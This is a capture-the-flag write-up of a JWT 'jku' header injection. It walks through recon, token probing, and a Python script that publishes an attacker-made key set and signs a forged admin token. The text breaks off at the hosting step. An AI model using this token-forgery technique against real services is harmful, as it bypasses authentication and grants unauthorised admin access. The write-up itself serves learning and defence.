Bring Your Own Keys — Trivarna CTF Writeup
**Category:** Web / Authentication
**Difficulty:** Medium
**Flag:** `FLAG{ux2j9u_skcesr_vc36js}`
Challenge Overview
Vantage Cloud rolled a custom JWT auth layer for their new API — no off-the-shelf JWT middleware, because "our key rotation needs are unusual." Tokens are RS256-signed and every token carries its own pointer to the public key that should verify it, so key rotation is just a matter of publishing a new key — no redeploys needed. Modern, flexible, exactly what a growing platform needs.
>
They also just shipped an "avatar from URL" feature so users can pull a profile picture from anywhere on the web instead of uploading a file.
>
Somewhere in "the token tells the server where to find its own verification key" there's a decision that trusts something it shouldn't. Find it.
**Target:** `https://ch04-jwks-forge.ip-167-235-30-42.swiftwave.xyz/`
The description is a fairly transparent hint once you know what to look for. Two phrases matter:
1. *"every token carries its own pointer to the public key that should verify it"* — this describes the JWT `jku` (JWK Set URL) header, a field that tells the server **where to download the verification key from**.
2. *"there's a decision that trusts something it shouldn't"* — the server trusts that pointer without validating it.
The vulnerability is a classic **`jku` header injection / malicious JWKS** attack: the server fetches the key-set URL that the *attacker* embeds inside the token, so the attacker can point it at a key set they control and sign a forged admin token with their own private key. RS256 the algorithm is perfectly sound; the flaw is *whose* public key the server is willing to trust.
Initial Reconnaissance
The first job on any web target is to find out what routes exist. The landing page gives nothing away, so I fuzzed for hidden paths, matching all status codes and filtering out the noise of `404`s.

The interesting result:
admin/flag [Status: 401, Size: 33, Words: 3, Lines: 2]A `401 Unauthorized` (rather than `404` or `403`) tells us the route **exists** and is gated behind authentication rather than simply hidden. That is exactly the kind of endpoint a flag lives behind.
Finding the Protected Endpoint
Requesting the endpoint directly confirms the auth requirement and, usefully, tells us *how* the server expects to be authenticated.

Response:
HTTP/2 401
content-type: application/json; charset=utf-8

{"error":"missing bearer token"}
The phrase `missing bearer token` is the key detail. The server wants an `Authorization: Bearer
Understanding the Authentication
Before attacking JWTs it helps to be precise about the moving parts. A **JSON Web Token (JWT)** is three Base64URL-encoded segments joined by dots:
header . payload . signature- `alg` — the signing algorithm, e.g. `RS256` (RSA signature with SHA-256) or `HS256` (HMAC with a shared secret). It tells the verifier *how* to check the signature.
- `kid` ("key ID") — a hint identifying *which* key from a key set was used, so the verifier can select the right one when several exist.
- `jku` ("JWK Set URL") — a URL pointing to a **JWKS** document containing the public key(s) that verify this token. This is the field the challenge is built around.
What is a JWKS?
A **JWKS (JSON Web Key Set)** is a JSON document that publishes one or more public keys, each described as a **JWK (JSON Web Key)**. For an RSA signing key it looks like this:
{
  "keys": [
    {
      "kty": "RSA",       // key type
      "kid": "evil-key-1",// key ID, matched against the token's kid
      "use": "sig",       // this key is for signatures
      "alg": "RS256",     // intended algorithm
      "n": "....",        // RSA modulus  (base64url)
      "e": "AQAB"         // RSA public exponent (base64url, 65537)
    }
  ]
}
The normal, safe flow is: an identity provider hosts its JWKS at a **fixed, trusted URL** the server knows in advance (e.g. `https://login.vantage.example/.well-known/jwks.json`). When a token arrives, the server downloads that trusted key set, finds the key whose `kid` matches the token header, and verifies the RS256 signature against it. Key rotation is easy — the provider just publishes a new key at the same trusted URL.
Why RS256 itself is not vulnerable
RS256 is an **asymmetric** signature scheme. The private key signs; only the matching public key verifies. Because the private key never leaves the server (or the identity provider), an attacker who only has the public key cannot forge a valid signature. There is no known practical way to sign an RS256 token without the private key.
So RS256 is not the problem here. The problem is a design decision *around* RS256: **letting the token choose which public key (and which URL) the server trusts.** If the attacker controls the key, the strength of the algorithm is irrelevant — the attacker simply brings their own key pair.
Testing JWT Behavior
With the mechanics understood, I probed how the custom auth layer reacts to different tokens. The point of these tests is to (a) confirm it really is parsing JWTs, and (b) rule out the "easy" JWT bugs before investing in the harder one.
**Test 1 — garbage token.** Send a structurally broken token (`aaa.bbb.ccc`) to see the base error:
{"error":"invalid token"}Good: it is parsing the token structure.
**Test 2 — `alg: none`.** The `alg:none` attack tries to strip the signature by declaring "no algorithm." Many naive verifiers used to accept this and skip signature checking entirely.
{"error":"unsupported algorithm"}Rejected. **`alg:none` is not the vulnerability here** — it is only reconnaissance to confirm the server enforces an allowed-algorithm list.
**Note on algorithm confusion (HS256/RS256):** Another common JWT bug is *algorithm confusion*, where the attacker changes `alg` from `RS256` to `HS256` and signs the token with the RSA **public key** as if it were an HMAC secret. This works only when the server naively reuses the same key material across algorithms. It is worth knowing, but it was **not** the path here either — the server pins RS256 and, more importantly, hands us a much cleaner primitive via `jku`. I mention these only to make clear they were considered and set aside.

**Test 3 — the `jku` probe.** The decisive test targets the `jku` header directly. I crafted a token whose header points `jku` at a URL I control (here, `example.com` as a harmless probe), with an admin payload and a deliberately invalid signature:
Header:
{
    "alg": "RS256",
    "typ": "JWT",
    "kid": "test",
    "jku": "https://example.com/jwks.json"
}
Payload:
{
    "sub": "admin",
    "role": "admin"
}
Discovering the jku Vulnerability
The server responded:
{"error":"failed to fetch signing keys: invalid character '<' looking for beginning of value"}This is the smoking gun. Read it carefully:
Put together: **the server takes the `jku` URL straight out of the untrusted token, fetches it, and parses the result as its set of trusted verification keys.** There is no allowlist, no check that the URL belongs to Vantage Cloud. This is the "decision that trusts something it shouldn't" from the challenge description — and it also explains the "avatar from URL" flavor text, another server-side-fetch-of-attacker-URL feature pointing at the same design smell.
If the server will fetch *my* URL and trust *my* key set, then I can host a JWKS containing a public key whose private half I own, and sign an admin token that verifies cleanly.
Understanding JWKS
To recap the piece we are about to abuse: a JWKS is just a JSON list of public keys the server treats as authoritative. In a secure deployment that list comes from a **trusted, hard-coded URL**. Here, the URL is **attacker-controlled** via `jku`. The `kid` field, which should only ever be a *selector inside an already-trusted key set*, is being used to pick a key out of a set the attacker also supplies. That inverts the entire trust model:
Once trust in the key *source* is lost, the signature check becomes theater: it verifies the token against a key the attacker chose.
Exploitation Strategy
The full attack chain:
1. Generate my own RSA key pair (private + public).
2. Keep the private key secret.
3. Convert the public key into a JWKS document, using a `kid` I choose (`evil-key-1`).
4. Host that JWKS at a public URL the challenge server can reach.
5. Craft a JWT with:
- `role: admin` in the payload,
- `jku` pointing at my hosted JWKS,
- `kid` matching the key in my JWKS.
6. Sign the JWT with my **private** key (RS256).
7. Send it to `/admin/flag`.
8. The server fetches my JWKS, pulls out my public key, verifies the RS256 signature — which passes, because I signed with the matching private key — and accepts my admin claims.
Because the attacker owns both halves of the key pair, the signature is genuinely valid *for that key*. The only broken assumption is that the key was allowed to be trusted at all.
Generating an RSA Key Pair
Standard OpenSSL produces a 2048-bit private key and extracts the matching public key.

Files created:
private.pem   (attacker's secret signing key — never leaves the attacker)
public.pem    (the matching public key — will be published in the JWKS)
Creating the Malicious JWKS
A JWKS does not contain a PEM; it contains the RSA parameters `n` (modulus) and `e` (exponent) as Base64URL values. The exploit script below (`forge.py`) loads the key pair, extracts `n` and `e` from the public key, builds the JWKS with `kid = evil-key-1`, and then forges and signs the admin JWT in one pass.
The `kid` in the JWKS **must match** the `kid` in the token header so the server's key-selection logic finds it.
import json
import base64
import jwt
from cryptography.hazmat.primitives import serialization

KID = "evil-key-1"

with open("private.pem", "rb") as f:
    private_key = serialization.load_pem_private_key(
        f.read(),
        password=None
    )

with open("public.pem", "rb") as f:
    public_key = serialization.load_pem_public_key(f.read())

def b64url(data):
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode()

numbers = public_key.public_numbers()

n = numbers.n.to_bytes(
    (numbers.n.bit_length() + 7) // 8,
    "big"
)

e = numbers.e.to_bytes(
    (numbers.e.bit_length() + 7) // 8,
    "big"
)

jwks = {
    "keys": [
        {
            "kty": "RSA",
            "kid": KID,
            "use": "sig",
            "alg": "RS256",
            "n": b64url(n),
            "e": b64url(e)
        }
    ]
}

with open("jwks.json", "w") as f:
    json.dump(jwks, f)

print("[+] Created jwks.json")

JKU = "https://protection-mirror-kirk-morris.trycloudflare.com/jwks.json"

payload = {
    "sub": "admin",
    "role": "admin"
}

headers = {
    "alg": "RS256",
    "typ": "JWT",
    "kid": KID,
    "jku": JKU
}

token = jwt.encode(
    payload,
    private_key,
    algorithm="RS256",
    headers=headers
)

print("\n[+] FORGED TOKEN:\n")
print(token)

The resulting `jwks.json` has this shape (the `n` value is the real modulus, abbreviated here):
{
    "keys": [
        {
            "kty": "RSA",
            "kid": "evil-key-1",
            "use": "sig",
            "alg": "RS256",
            "n": "...",
            "e": "AQAB"
        }
    ]
}
Hosting the JWKS
The server needs to be able to reach the JWKS over the public internet, so I served it locally and exposed it through a Cloudflare Tunnel (no account or port-forwarding needed).
First, serve the directory containing `jwks.json` and confirm it is reachable locally:

Then expose it publicly with a Cloudflare Tunnel:
